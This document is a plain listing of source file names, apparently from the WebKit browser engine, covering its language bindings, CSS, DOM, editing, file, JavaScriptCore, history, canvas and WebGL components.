CRuntimeObject.cpp

CRuntimeObject.h

c\_class.cpp

c\_class.h

c\_instance.cpp

c\_instance.h

c\_runtime.cpp

c\_runtime.h

c\_utility.cpp

c\_utility.h

IdentifierRep.cpp

IdentifierRep.h

BridgeJSC.cpp

BridgeJSC.h

make\_testbindings

npruntime.cpp

npruntime\_impl.h

npruntime\_internal.h

npruntime\_priv.h

NP\_jsobject.cpp

NP\_jsobject.h

ObjCRuntimeObject.h

ObjCRuntimeObject.mm

objc\_class.h

---

objc\_class.mm  
objc\_header.h  
objc\_instance.h  
objc\_instance.mm  
objc\_runtime.h  
objc\_runtime.mm  
objc\_utility.h  
objc\_utility.mm  
WebScriptObject.h  
qt\_class.cpp  
qt\_class.h  
qt\_instance.cpp  
qt\_instance.h  
qt\_pixmapruntime.cpp  
qt\_pixmapruntime.h  
qt\_runtime.cpp  
qt\_runtime.h  
runtime\_array.cpp  
runtime\_array.h  
runtime\_method.cpp  
runtime\_method.h  
runtime\_object.cpp  
runtime\_object.h  
runtime\_root.cpp  
runtime\_root.h

---

test.js

testbindings.cpp

testbindings.mm

testbindings.pro

testC.js

testM.js

testqtbindings.cpp

ChangeLog-2002-12-03

ChangeLog-2003-10-25

ChangeLog-2005-08-23

ChangeLog-2005-12-19

ChangeLog-2006-05-10

ChangeLog-2006-12-31

ChangeLog-2007-10-14

ChangeLog-2008-08-10

ChangeLog-2009-06-16

ChangeLog-2010-01-29

ChangeLog-2010-05-24

ChangeLog-2010-12-06

ChangeLog-2011-02-16

ChangeLog-2011-06-04

ChangeLog-2011-10-19

ChangeLog-2012-05-22

ChangeLog-2012-10-02

ChangeLog-2013-04-24

---

config.h

Base.xcconfig

DebugRelease.xcconfig

FeatureDefines.xcconfig

Version.xcconfig

WebCore.xcconfig

WebCoreTestShim.xcconfig

WebCoreTestSupport.xcconfig

BasicShapeFunctions.cpp

BasicShapeFunctions.h

Counter.h

Counter.idl

CSSAllInOne.cpp

CSSAspectRatioValue.cpp

CSSAspectRatioValue.h

CSSBasicShapes.cpp

CSSBasicShapes.h

CSSBorderImage.cpp

CSSBorderImage.h

CSSBorderImageSliceValue.cpp

CSSBorderImageSliceValue.h

CSSCalculationValue.cpp

CSSCalculationValue.h

CSSCanvasValue.cpp

CSSCanvasValue.h

---



CSSCharsetRule.cpp  
CSSCharsetRule.h  
CSSCharsetRule.idl  
CSSComputedStyleDeclaration.cpp  
CSSComputedStyleDeclaration.h  
CSSCrossfadeValue.cpp  
CSSCrossfadeValue.h  
CSSCursorImageValue.cpp  
CSSCursorImageValue.h  
CSSDefaultStyleSheets.cpp  
CSSDefaultStyleSheets.h  
CSSFontFace.cpp  
CSSFontFace.h  
CSSFontFaceLoadEvent.cpp  
CSSFontFaceLoadEvent.h  
CSSFontFaceLoadEvent.idl  
CSSFontFaceRule.cpp  
CSSFontFaceRule.h  
CSSFontFaceRule.idl  
CSSFontFaceSource.cpp  
CSSFontFaceSource.h  
CSSFontFaceSrcValue.cpp  
CSSFontFaceSrcValue.h  
CSSFontSelector.cpp  
CSSFontSelector.h

---

CSSFunctionValue.cpp  
CSSFunctionValue.h  
CSSGradientValue.cpp  
CSSGradientValue.h  
CSSGrammar.y.in  
CSSGrammar.y.includes  
CSSGroupingRule.cpp  
CSSGroupingRule.h  
CSSHelper.h  
CSSHostRule.cpp  
CSSHostRule.h  
CSSHostRule.idl  
CSSImageGeneratorValue.cpp  
CSSImageGeneratorValue.h  
CSSImageSetValue.cpp  
CSSImageSetValue.h  
CSSImageValue.cpp  
CSSImageValue.h  
CSSImportRule.cpp  
CSSImportRule.h  
CSSImportRule.idl  
CSSInheritedValue.cpp  
CSSInheritedValue.h  
CSSInitialValue.cpp  
CSSInitialValue.h

---

CSSLineBoxContainValue.cpp

CSSLineBoxContainValue.h

CSSMediaRule.cpp

CSSMediaRule.h

CSSMediaRule.idl

CSSOMUtils.cpp

CSSOMUtils.h

CSSPageRule.cpp

CSSPageRule.h

CSSPageRule.idl

CSSParser.cpp

CSSParser.h

CSSParserMode.h

CSSParserValues.cpp

CSSParserValues.h

CSSPrimitiveValue.cpp

CSSPrimitiveValue.h

CSSPrimitiveValue.idl

CSSPrimitiveValueMappings.h

CSSProperty.cpp

CSSProperty.h

CSSPropertyNames.in

CSSPropertySourceData.cpp

CSSPropertySourceData.h

CSSReflectionDirection.h

---

CSSReflectValue.cpp

CSSReflectValue.h

CSSRule.cpp

CSSRule.h

CSSRule.idl

CSSRuleList.cpp

CSSRuleList.h

CSSRuleList.idl

CSSSegmentedFontFace.cpp

CSSSegmentedFontFace.h

CSSSelector.cpp

CSSSelector.h

CSSSelectorList.cpp

CSSSelectorList.h

CSSStyleDeclaration.h

CSSStyleDeclaration.idl

CSSStyleRule.cpp

CSSStyleRule.h

CSSStyleRule.idl

CSSStyleSheet.cpp

CSSStyleSheet.h

CSSStyleSheet.idl

CSSSupportsRule.cpp

CSSSupportsRule.h

CSSSupportsRule.idl

---

CSSTimingFunctionValue.cpp

CSSTimingFunctionValue.h

CSSToStyleMap.cpp

CSSToStyleMap.h

CSSUnicodeRangeValue.cpp

CSSUnicodeRangeValue.h

CSSUnknownRule.h

CSSUnknownRule.idl

CSSValue.cpp

CSSValue.h

CSSValue.idl

CSSValueKeywords.in

CSSValueList.cpp

CSSValueList.h

CSSValueList.idl

CSSValuePool.cpp

CSSValuePool.h

CSSVariableValue.h

DashboardRegion.h

DeprecatedStyleBuilder.cpp

DeprecatedStyleBuilder.h

DocumentRuleSets.cpp

DocumentRuleSets.h

DOMWindowCSS.cpp

DOMWindowCSS.h

---

DOMWindowCSS.idl  
ElementRuleCollector.cpp  
ElementRuleCollector.h  
FontFeatureValue.cpp  
FontFeatureValue.h  
FontLoader.cpp  
FontLoader.h  
FontLoader.idl  
FontValue.cpp  
FontValue.h  
InspectorCSSOMWrappers.cpp  
InspectorCSSOMWrappers.h  
LengthFunctions.cpp  
LengthFunctions.h  
make-css-file-arrays.pl  
makegrammar.pl  
makeprop.pl  
maketokenizer  
makevalues.pl  
MediaAllInOne.cpp  
MediaFeatureNames.cpp  
MediaFeatureNames.h  
MediaList.cpp  
MediaList.h  
MediaList.idl

---

MediaQuery.cpp  
MediaQuery.h  
MediaQueryEvaluator.cpp  
MediaQueryEvaluator.h  
MediaQueryExp.cpp  
MediaQueryExp.h  
MediaQueryList.cpp  
MediaQueryList.h  
MediaQueryList.idl  
MediaQueryListListener.cpp  
MediaQueryListListener.h  
MediaQueryListListener.idl  
MediaQueryMatcher.cpp  
MediaQueryMatcher.h  
PageRuleCollector.cpp  
PageRuleCollector.h  
Pair.h  
PropertySetCSSStyleDeclaration.cpp  
PropertySetCSSStyleDeclaration.h  
Rect.h  
Rect.idl  
RGBColor.cpp  
RGBColor.h  
RGBColor.idl  
RuleFeature.cpp

---

RuleFeature.h  
RuleSet.cpp  
RuleSet.h  
SelectorChecker.cpp  
SelectorChecker.h  
SelectorCheckerFastPath.cpp  
SelectorCheckerFastPath.h  
SelectorFilter.cpp  
SelectorFilter.h  
ShadowValue.cpp  
ShadowValue.h  
StyleInvalidationAnalysis.cpp  
StyleInvalidationAnalysis.h  
StyleMedia.cpp  
StyleMedia.h  
StyleMedia.idl  
StylePropertySet.cpp  
StylePropertySet.h  
StylePropertyShorthand.cpp  
StylePropertyShorthand.h  
StyleResolver.cpp  
StyleResolver.h  
StyleRule.cpp  
StyleRule.h  
StyleRuleImport.cpp

---



StyleRuleImport.h  
StyleScopeResolver.cpp  
StyleScopeResolver.h  
StyleSheet.cpp  
StyleSheet.h  
StyleSheet.idl  
StyleSheetContents.cpp  
StyleSheetContents.h  
StyleSheetList.cpp  
StyleSheetList.h  
StyleSheetList.idl  
SVGCSSComputedStyleDeclaration.cpp  
SVGCSSParser.cpp  
SVGCSSPropertyNames.in  
SVGCSSStyleSelector.cpp  
SVGCSSValueKeywords.in  
TransformFunctions.cpp  
TransformFunctions.h  
ViewportStyleResolver.cpp  
ViewportStyleResolver.h  
WebKitCSSArrayFunctionValue.cpp  
WebKitCSSArrayFunctionValue.h  
WebKitCSSFilterRule.cpp  
WebKitCSSFilterRule.h  
WebKitCSSFilterRule.idl

---

WebKitCSSFilterValue.cpp

WebKitCSSFilterValue.h

WebKitCSSFilterValue.idl

WebKitCSSKeyframeRule.cpp

WebKitCSSKeyframeRule.h

WebKitCSSKeyframeRule.idl

WebKitCSSKeyframesRule.cpp

WebKitCSSKeyframesRule.h

WebKitCSSKeyframesRule.idl

WebKitCSSMatFunctionValue.cpp

WebKitCSSMatFunctionValue.h

WebKitCSSMatrix.cpp

WebKitCSSMatrix.h

WebKitCSSMatrix.idl

WebKitCSSMixFunctionValue.cpp

WebKitCSSMixFunctionValue.h

WebKitCSSMixFunctionValue.idl

WebKitCSSRegionRule.cpp

WebKitCSSRegionRule.h

WebKitCSSRegionRule.idl

WebKitCSSShaderValue.cpp

WebKitCSSShaderValue.h

WebKitCSSSVGDocumentValue.cpp

WebKitCSSSVGDocumentValue.h

WebKitCSSTransformValue.cpp

---

WebKitCSSTransformValue.h  
WebKitCSSTransformValue.idl  
WebKitCSSViewportRule.cpp  
WebKitCSSViewportRule.h  
WebKitCSSViewportRule.idl  
WebKitFontFamilyNames.in  
DerivedSources.cpp  
DerivedSources.make  
DerivedSources.pri  
ActiveDOMObject.cpp  
ActiveDOMObject.h  
Attr.cpp  
Attr.h  
Attr.idl  
Attribute.h  
BeforeLoadEvent.h  
BeforeLoadEvent.idl  
BeforeTextInsertedEvent.cpp  
BeforeTextInsertedEvent.h  
BeforeUnloadEvent.cpp  
BeforeUnloadEvent.h  
CDATASection.cpp  
CDATASection.h  
CDATASection.idl  
CharacterData.cpp

---

CharacterData.h

CharacterData.idl

CheckedRadioButtons.cpp

CheckedRadioButtons.h

ChildListMutationScope.cpp

ChildListMutationScope.h

ChildNode.idl

ChildNodeList.cpp

ChildNodeList.h

ClassNodeList.cpp

ClassNodeList.h

ClientRect.cpp

ClientRect.h

ClientRect.idl

ClientRectList.cpp

ClientRectList.h

ClientRectList.idl

Clipboard.cpp

Clipboard.h

Clipboard.idl

ClipboardAccessPolicy.h

ClipboardEvent.cpp

ClipboardEvent.h

Comment.cpp

Comment.h

---

Comment.idl  
ComposedShadowTreeWalker.cpp  
ComposedShadowTreeWalker.h  
CompositionEvent.cpp  
CompositionEvent.h  
CompositionEvent.idl  
ContainerNode.cpp  
ContainerNode.h  
ContainerNodeAlgorithms.cpp  
ContainerNodeAlgorithms.h  
ContextDestructionObserver.cpp  
ContextDestructionObserver.h  
ContextFeatures.cpp  
ContextFeatures.h  
CrossThreadTask.h  
CurrentScriptIncrementer.h  
CustomElementConstructor.cpp  
CustomElementConstructor.h  
CustomElementConstructor.idl  
CustomElementRegistry.cpp  
CustomElementRegistry.h  
CustomEvent.cpp  
CustomEvent.h  
CustomEvent.idl  
DatasetDOMStringMap.cpp

---

DatasetDOMStringMap.h  
DataTransferItem.cpp  
DataTransferItem.h  
DataTransferItem.idl  
DataTransferItemList.h  
DataTransferItemList.idl  
DecodedDataDocumentParser.cpp  
DecodedDataDocumentParser.h  
PlatformMessagePortChannel.cpp  
PlatformMessagePortChannel.h  
DeviceMotionClient.h  
DeviceMotionController.cpp  
DeviceMotionController.h  
DeviceMotionData.cpp  
DeviceMotionData.h  
DeviceMotionEvent.cpp  
DeviceMotionEvent.h  
DeviceMotionEvent.idl  
DeviceOrientationClient.h  
DeviceOrientationController.cpp  
DeviceOrientationController.h  
DeviceOrientationData.cpp  
DeviceOrientationData.h  
DeviceOrientationEvent.cpp  
DeviceOrientationEvent.h

---

DeviceOrientationEvent.idl

Document.cpp

Document.h

Document.idl

DocumentEventQueue.cpp

DocumentEventQueue.h

DocumentFragment.cpp

DocumentFragment.h

DocumentFragment.idl

DocumentMarker.cpp

DocumentMarker.h

DocumentMarkerController.cpp

DocumentMarkerController.h

DocumentOrderedMap.cpp

DocumentOrderedMap.h

DocumentParser.cpp

DocumentParser.h

DocumentSharedObjectPool.cpp

DocumentSharedObjectPool.h

DocumentStyleSheetCollection.cpp

DocumentStyleSheetCollection.h

DocumentTiming.h

DocumentType.cpp

DocumentType.h

DocumentType.idl

---

DOMAllInOne.cpp  
DOMCoreException.cpp  
DOMCoreException.h  
DOMCoreException.idl  
DOMError.cpp  
DOMError.h  
DOMError.idl  
DOMExceptions.in  
DOMImplementation.cpp  
DOMImplementation.h  
DOMImplementation.idl  
DOMNamedFlowCollection.cpp  
DOMNamedFlowCollection.h  
DOMNamedFlowCollection.idl  
DOMStringList.cpp  
DOMStringList.h  
DOMStringList.idl  
DOMStringMap.cpp  
DOMStringMap.h  
DOMStringMap.idl  
DOMTimeStamp.h  
Element.cpp  
Element.h  
Element.idl  
ElementRareData.cpp

---



ElementRareData.h

ElementShadow.cpp

ElementShadow.h

Entity.h

Entity.idl

EntityReference.cpp

EntityReference.h

EntityReference.idl

ErrorEvent.cpp

ErrorEvent.h

ErrorEvent.idl

Event.cpp

Event.h

Event.idl

EventContext.cpp

EventContext.h

EventDispatcher.cpp

EventDispatcher.h

EventDispatchMediator.cpp

EventDispatchMediator.h

EventException.cpp

EventException.h

EventException.idl

EventFactory.h

EventListener.h

---

EventListener.idl

EventListenerMap.cpp

EventListenerMap.h

EventNames.cpp

EventNames.h

EventNames.in

EventPathWalker.cpp

EventPathWalker.h

EventQueue.h

EventRetargeter.cpp

EventRetargeter.h

EventSender.h

EventTarget.cpp

EventTarget.h

EventTarget.idl

EventTargetFactory.in

ExceptionBase.cpp

ExceptionBase.h

ExceptionCode.h

ExceptionCodePlaceholder.cpp

ExceptionCodePlaceholder.h

FocusEvent.cpp

FocusEvent.h

FocusEvent.idl

FragmentScriptingPermission.h

---

GenericEventQueue.cpp  
GenericEventQueue.h  
GestureEvent.cpp  
GestureEvent.h  
HashChangeEvent.h  
HashChangeEvent.idl  
IconURL.cpp  
IconURL.h  
IdTargetObserver.cpp  
IdTargetObserver.h  
IdTargetObserverRegistry.cpp  
IdTargetObserverRegistry.h  
IgnoreDestructiveWriteCountIncrementer.h  
KeyboardEvent.cpp  
KeyboardEvent.h  
KeyboardEvent.idl  
LiveNodeList.cpp  
LiveNodeList.h  
make\_dom\_exceptions.pl  
make\_event\_factory.pl  
make\_names.pl  
MessageChannel.cpp  
MessageChannel.h  
MessageChannel.idl  
MessageEvent.cpp

---

MessageEvent.h  
MessageEvent.idl  
MessagePort.cpp  
MessagePort.h  
MessagePort.idl  
MessagePortChannel.cpp  
MessagePortChannel.h  
MicroDataItemList.cpp  
MicroDataItemList.h  
MouseEvent.cpp  
MouseEvent.h  
MouseEvent.idl  
MouseRelatedEvent.cpp  
MouseRelatedEvent.h  
MutationCallback.h  
MutationEvent.cpp  
MutationEvent.h  
MutationEvent.idl  
MutationObserver.cpp  
MutationObserver.h  
MutationObserver.idl  
MutationObserverInterestGroup.cpp  
MutationObserverInterestGroup.h  
MutationObserverRegistration.cpp  
MutationObserverRegistration.h

---

MutationRecord.cpp

MutationRecord.h

MutationRecord.idl

NamedFlowCollection.cpp

NamedFlowCollection.h

NamedNodeMap.cpp

NamedNodeMap.h

NamedNodeMap.idl

NameNodeList.cpp

NameNodeList.h

Node.cpp

Node.h

Node.idl

NodeFilter.cpp

NodeFilter.h

NodeFilter.idl

NodeFilterCondition.cpp

NodeFilterCondition.h

NodeIterator.cpp

NodeIterator.h

NodeIterator.idl

NodeList.h

NodeList.idl

NodeRareData.cpp

NodeRareData.h

---

NodeRenderingContext.cpp

NodeRenderingContext.h

NodeRenderingTraversal.cpp

NodeRenderingTraversal.h

NodeRenderStyle.h

NodeTraversal.cpp

NodeTraversal.h

NodeWithIndex.h

Notation.cpp

Notation.h

Notation.idl

OverflowEvent.cpp

OverflowEvent.h

OverflowEvent.idl

PageTransitionEvent.cpp

PageTransitionEvent.h

PageTransitionEvent.idl

PendingScript.cpp

PendingScript.h

PopStateEvent.cpp

PopStateEvent.h

PopStateEvent.idl

Position.cpp

Position.h

PositionIterator.cpp

---

PositionIterator.h

ProcessingInstruction.cpp

ProcessingInstruction.h

ProcessingInstruction.idl

ProgressEvent.cpp

ProgressEvent.h

ProgressEvent.idl

PropertyNodeList.cpp

PropertyNodeList.h

PropertyNodeList.idl

PseudoElement.cpp

PseudoElement.h

QualifiedName.cpp

QualifiedName.h

Range.cpp

Range.h

Range.idl

RangeBoundaryPoint.h

RangeException.cpp

RangeException.h

RangeException.idl

RawDataDocumentParser.h

RegisteredEventListener.cpp

RegisteredEventListener.h

RenderedDocumentMarker.h

---

RequestAnimationFrameCallback.h

RequestAnimationFrameCallback.idl

ScopedEventQueue.cpp

ScopedEventQueue.h

ScriptableDocumentParser.cpp

ScriptableDocumentParser.h

ScriptedAnimationController.cpp

ScriptedAnimationController.h

ScriptElement.cpp

ScriptElement.h

ScriptExecutionContext.cpp

ScriptExecutionContext.h

ScriptRunner.cpp

ScriptRunner.h

SecurityContext.cpp

SecurityContext.h

SecurityPolicyViolationEvent.h

SecurityPolicyViolationEvent.idl

SelectorQuery.cpp

SelectorQuery.h

ShadowRoot.cpp

ShadowRoot.h

ShadowRoot.idl

SimulatedClickOptions.h

SpaceSplitString.cpp

---



SpaceSplitString.h  
StaticNodeList.cpp  
StaticNodeList.h  
StringCallback.cpp  
StringCallback.h  
StringCallback.idl  
StyledElement.cpp  
StyledElement.h  
StyleElement.cpp  
StyleElement.h  
TagNodeList.cpp  
TagNodeList.h  
TemplateContentDocumentFragment.h  
Text.cpp  
Text.h  
Text.idl  
TextEvent.cpp  
TextEvent.h  
TextEvent.idl  
TextEventInputType.h  
Touch.cpp  
Touch.h  
Touch.idl  
TouchEvent.cpp  
TouchEvent.h

---

TouchEvent.idl

TouchList.cpp

TouchList.h

TouchList.idl

TransformSource.h

TransformSourceLibxslt.cpp

TransformSourceQt.cpp

TransitionEvent.cpp

TransitionEvent.h

TransitionEvent.idl

Traversal.cpp

Traversal.h

TreeDepthLimit.h

TreeScope.cpp

TreeScope.h

TreeScopeAdopter.cpp

TreeScopeAdopter.h

TreeWalker.cpp

TreeWalker.h

TreeWalker.idl

UIEvent.cpp

UIEvent.h

UIEvent.idl

UIEventWithKeyState.cpp

UIEventWithKeyState.h

---

UserActionElementSet.cpp

UserActionElementSet.h

UserGestureIndicator.cpp

UserGestureIndicator.h

UserTypingGestureIndicator.cpp

UserTypingGestureIndicator.h

ViewportArguments.cpp

ViewportArguments.h

VisitedLinkState.cpp

VisitedLinkState.h

WebKitAnimationEvent.cpp

WebKitAnimationEvent.h

WebKitAnimationEvent.idl

WebKitNamedFlow.cpp

WebKitNamedFlow.h

WebKitNamedFlow.idl

WebKitTransitionEvent.cpp

WebKitTransitionEvent.h

WebKitTransitionEvent.idl

WheelEvent.cpp

WheelEvent.h

WheelEvent.idl

WindowEventContext.cpp

WindowEventContext.h

AlternativeTextController.cpp

---

AlternativeTextController.h  
AppendNodeCommand.cpp  
AppendNodeCommand.h  
ApplyBlockElementCommand.cpp  
ApplyBlockElementCommand.h  
ApplyStyleCommand.cpp  
ApplyStyleCommand.h  
FrameSelectionAtk.cpp  
SmartReplaceBlackBerry.cpp  
BreakBlockquoteCommand.cpp  
BreakBlockquoteCommand.h  
CompositeEditCommand.cpp  
CompositeEditCommand.h  
CreateLinkCommand.cpp  
CreateLinkCommand.h  
DeleteButton.cpp  
DeleteButton.h  
DeleteButtonController.cpp  
DeleteButtonController.h  
DeleteFromTextNodeCommand.cpp  
DeleteFromTextNodeCommand.h  
DeleteSelectionCommand.cpp  
DeleteSelectionCommand.h  
DictationAlternative.cpp  
DictationAlternative.h

---

DictationCommand.cpp  
DictationCommand.h  
EditAction.h  
EditCommand.cpp  
EditCommand.h  
EditingAllInOne.cpp  
EditingBehavior.h  
EditingBehaviorTypes.h  
EditingBoundary.h  
EditingStyle.cpp  
EditingStyle.h  
Editor.cpp  
Editor.h  
EditorCommand.cpp  
EditorDeleteAction.h  
EditorInsertAction.h  
FindOptions.h  
FormatBlockCommand.cpp  
FormatBlockCommand.h  
FrameSelection.cpp  
FrameSelection.h  
htmlediting.cpp  
htmlediting.h  
HTMLInterchange.cpp  
HTMLInterchange.h

---

IndentOutdentCommand.cpp  
IndentOutdentCommand.h  
InsertIntoTextNodeCommand.cpp  
InsertIntoTextNodeCommand.h  
InsertLineBreakCommand.cpp  
InsertLineBreakCommand.h  
InsertListCommand.cpp  
InsertListCommand.h  
InsertNodeBeforeCommand.cpp  
InsertNodeBeforeCommand.h  
InsertParagraphSeparatorCommand.cpp  
InsertParagraphSeparatorCommand.h  
InsertTextCommand.cpp  
InsertTextCommand.h  
AlternativeTextUIController.h  
AlternativeTextUIController.mm  
EditorMac.mm  
FrameSelectionMac.mm  
TextAlternativeWithRange.h  
TextAlternativeWithRange.mm  
markup.cpp  
markup.h  
MarkupAccumulator.cpp  
MarkupAccumulator.h  
MergeIdenticalElementsCommand.cpp

---

MergeIdenticalElementsCommand.h  
ModifySelectionListLevel.cpp  
ModifySelectionListLevel.h  
MoveSelectionCommand.cpp  
MoveSelectionCommand.h  
RemoveCSSPropertyCommand.cpp  
RemoveCSSPropertyCommand.h  
RemoveFormatCommand.cpp  
RemoveFormatCommand.h  
RemoveNodeCommand.cpp  
RemoveNodeCommand.h  
RemoveNodePreservingChildrenCommand.cpp  
RemoveNodePreservingChildrenCommand.h  
RenderedPosition.cpp  
RenderedPosition.h  
ReplaceNodeWithSpanCommand.cpp  
ReplaceNodeWithSpanCommand.h  
ReplaceSelectionCommand.cpp  
ReplaceSelectionCommand.h  
SetNodeAttributeCommand.cpp  
SetNodeAttributeCommand.h  
SetSelectionCommand.cpp  
SetSelectionCommand.h  
SimplifyMarkupCommand.cpp  
SimplifyMarkupCommand.h

---

SmartReplace.cpp  
SmartReplace.h  
SmartReplaceCF.cpp  
SmartReplaceICU.cpp  
SpellChecker.cpp  
SpellChecker.h  
SpellingCorrectionCommand.cpp  
SpellingCorrectionCommand.h  
SplitElementCommand.cpp  
SplitElementCommand.h  
SplitTextNodeCommand.cpp  
SplitTextNodeCommand.h  
SplitTextNodeContainingElementCommand.cpp  
SplitTextNodeContainingElementCommand.h  
SurroundingText.cpp  
SurroundingText.h  
TextAffinity.h  
TextCheckingHelper.cpp  
TextCheckingHelper.h  
TextGranularity.h  
TextInsertionBaseCommand.cpp  
TextInsertionBaseCommand.h  
TextIterator.cpp  
TextIterator.h  
TypingCommand.cpp

---



TypingCommand.h

UndoStep.h

UnlinkCommand.cpp

UnlinkCommand.h

VisiblePosition.cpp

VisiblePosition.h

VisibleSelection.cpp

VisibleSelection.h

VisibleUnits.cpp

VisibleUnits.h

WrapContentsInDummySpanCommand.cpp

WrapContentsInDummySpanCommand.h

WritingDirection.h

Localizable.strings

localizedStrings.js

AsyncFileStream.cpp

AsyncFileStream.h

Blob.cpp

Blob.h

Blob.idl

BlobURL.cpp

BlobURL.h

File.cpp

File.h

File.idl

---

FileError.h  
FileError.idl  
FileException.cpp  
FileException.h  
FileException.idl  
FileList.cpp  
FileList.h  
FileList.idl  
FileReader.cpp  
FileReader.h  
FileReader.idl  
FileReaderLoader.cpp  
FileReaderLoader.h  
FileReaderLoaderClient.h  
FileReaderSync.cpp  
FileReaderSync.h  
FileReaderSync.idl  
FileThread.cpp  
FileThread.h  
FileThreadTask.h  
ThreadableBlobRegistry.cpp  
ThreadableBlobRegistry.h  
WebKitBlobBuilder.cpp  
WebKitBlobBuilder.h  
Debugger.h

---

DebuggerActivation.h

DebuggerCallFrame.h

AllocationSpace.h

Heap.h

PassWeak.h

SlotVisitor.h

Strong.h

StrongInlines.h

Weak.h

WeakInlines.h

CallFrame.h

Interpreter.h

VMInspector.h

JITCode.h

X86Assembler.h

ParserError.h

SourceCode.h

SourceProvider.h

SourceProviderCache.h

LegacyProfiler.h

Profile.h

ProfileNode.h

ArgList.h

ArrayPrototype.h

BooleanObject.h

---

CallData.h  
Completion.h  
ConstructData.h  
DateInstance.h  
Error.h  
ErrorPrototype.h  
ExceptionHelpers.h  
Executable.h  
FunctionConstructor.h  
FunctionPrototype.h  
Identifier.h  
InitializeThreading.h  
InternalFunction.h  
JSAPIValueWrapper.h  
JSArray.h  
JSCell.h  
JSCJSValue.h  
JSDestructibleObject.h  
JSExportMacros.h  
JSFunction.h  
JSGlobalObject.h  
JSLock.h  
JSObject.h  
JSProxy.h  
JSString.h

---

JSWithScope.h

Lookup.h

MatchResult.h

ObjectConstructor.h

ObjectPrototype.h

Operations.h

PrivateName.h

PropertyNameArray.h

Protect.h

PrototypeFunction.h

RegExp.h

RegExpObject.h

StorageBarrier.h

StringObject.h

StringPrototype.h

Structure.h

StructureChain.h

SymbolTable.h

VM.h

WeakGCMMap.h

WriteBarrier.h

Yarr.h

YarrInterpreter.h

YarrJIT.h

YarrPattern.h

---

GNUmakefile.am

GNUmakefile.list.am

BackForwardController.cpp

BackForwardController.h

BackForwardList.h

BackForwardListImpl.cpp

BackForwardListImpl.h

HistoryItemViewState.h

CachedFrame.cpp

CachedFrame.h

CachedFramePlatformData.h

CachedPage.cpp

CachedPage.h

HistoryItem.cpp

HistoryItem.h

HistoryItemMac.mm

PageCache.cpp

PageCache.h

HistoryItemQt.cpp

BaseButtonInputType.cpp

BaseButtonInputType.h

BaseCheckableInputType.cpp

BaseCheckableInputType.h

BaseChooserOnlyDateAndTimeInputType.cpp

BaseChooserOnlyDateAndTimeInputType.h

---

BaseClickableWithKeyInputType.cpp

BaseClickableWithKeyInputType.h

BaseDateAndTimeInputType.cpp

BaseDateAndTimeInputType.h

BaseTextInputType.cpp

BaseTextInputType.h

ButtonInputType.cpp

ButtonInputType.h

ArrayBuffer.idl

ArrayBufferView.idl

CanvasContextAttributes.cpp

CanvasContextAttributes.h

CanvasGradient.cpp

CanvasGradient.h

CanvasGradient.idl

CanvasPathMethods.cpp

CanvasPathMethods.h

CanvasPattern.cpp

CanvasPattern.h

CanvasPattern.idl

CanvasProxy.cpp

CanvasProxy.h

CanvasProxy.idl

CanvasRenderingContext.cpp

CanvasRenderingContext.h

---

CanvasRenderingContext.idl  
CanvasRenderingContext2D.cpp  
CanvasRenderingContext2D.h  
CanvasRenderingContext2D.idl  
CanvasStyle.cpp  
CanvasStyle.h  
DataView.cpp  
DataView.h  
DataView.idl  
DOMPath.h  
DOMPath.idl  
EXTDrawBuffers.cpp  
EXTDrawBuffers.h  
EXTDrawBuffers.idl  
EXTTextureFilterAnisotropic.cpp  
EXTTextureFilterAnisotropic.h  
EXTTextureFilterAnisotropic.idl  
Float32Array.idl  
Float64Array.idl  
Int16Array.idl  
Int32Array.idl  
Int8Array.idl  
OESElementIndexUint.cpp  
OESElementIndexUint.h  
OESElementIndexUint.idl

---



OESStandardDerivatives.cpp

OESStandardDerivatives.h

OESStandardDerivatives.idl

OESTextureFloat.cpp

OESTextureFloat.h

OESTextureFloat.idl

OESTextureHalfFloat.cpp

OESTextureHalfFloat.h

OESTextureHalfFloat.idl

OESVertexArrayObject.cpp

OESVertexArrayObject.h

OESVertexArrayObject.idl

Uint16Array.idl

Uint32Array.idl

Uint8Array.idl

Uint8ClampedArray.idl

WebGLActiveInfo.h

WebGLActiveInfo.idl

WebGLBuffer.cpp

WebGLBuffer.h

WebGLBuffer.idl

WebGLCompressedTextureATC.cpp

WebGLCompressedTextureATC.h

WebGLCompressedTextureATC.idl

WebGLCompressedTexturePVRTC.cpp

---

WebGLCompressedTexturePVRTC.h

WebGLCompressedTexturePVRTC.idl

WebGLCompressedTextureS3TC.cpp

WebGLCompressedTextureS3TC.h

WebGLCompressedTextureS3TC.idl

WebGLContextAttributes.cpp

WebGLContextAttributes.h

WebGLContextAttributes.idl

WebGLContextEvent.cpp

WebGLContextEvent.h

WebGLContextEvent.idl

WebGLContextGroup.cpp

WebGLContextGroup.h

WebGLContextObject.cpp

WebGLContextObject.h

WebGLDebugRendererInfo.cpp

WebGLDebugRendererInfo.h

WebGLDebugRendererInfo.idl

WebGLDebugShaders.cpp

WebGLDebugShaders.h

WebGLDebugShaders.idl

WebGLDepthTexture.cpp

WebGLDepthTexture.h

WebGLDepthTexture.idl

WebGLExtension.cpp

---

WebGLExtension.h  
WebGLFramebuffer.cpp  
WebGLFramebuffer.h  
WebGLFramebuffer.idl  
WebGLGetInfo.cpp  
WebGLGetInfo.h  
WebGLLoseContext.cpp  
WebGLLoseContext.h  
WebGLLoseContext.idl  
WebGLObject.cpp  
WebGLObject.h  
WebGLProgram.cpp  
WebGLProgram.h  
WebGLProgram.idl  
WebGLRenderbuffer.cpp  
WebGLRenderbuffer.h  
WebGLRenderbuffer.idl  
WebGLRenderingContext.cpp  
WebGLRenderingContext.h  
WebGLRenderingContext.idl  
WebGLShader.cpp  
WebGLShader.h  
WebGLShader.idl  
WebGLShaderPrecisionFormat.cpp  
WebGLShaderPrecisionFormat.h

---

WebGLShaderPrecisionFormat.idl

WebGLSharedObject.cpp

WebGLSharedObject.h

WebGLTexture.cpp

WebGLTexture.h

WebGLTexture.idl

WebGLUniformLocation.cpp

WebGLUniformLocation.h

WebGLUniformLocation.idl

WebGLVertexArrayObjectOES.cpp

WebGLVertexArrayObjectOES.h

WebGLVertexArrayObjectOES.idl

CheckboxInputType.cpp

CheckboxInputType.h

ClassList.cpp

ClassList.h

CollectionType.h

ColorInputType.cpp

ColorInputType.h

DateInputType.cpp

DateInputType.h

DateTimeInputType.cpp

DateTimeInputType.h

DateTimeLocalInputType.cpp

DateTimeLocalInputType.h

---

DOMFormData.cpp

DOMFormData.h

DOMFormData.idl

DOMSettableTokenList.cpp

DOMSettableTokenList.h

DOMSettableTokenList.idl

DOMTokenList.cpp

DOMTokenList.h

DOMTokenList.idl

DOMURL.cpp

DOMURL.h

DOMURL.idl

EmailInputType.cpp

EmailInputType.h

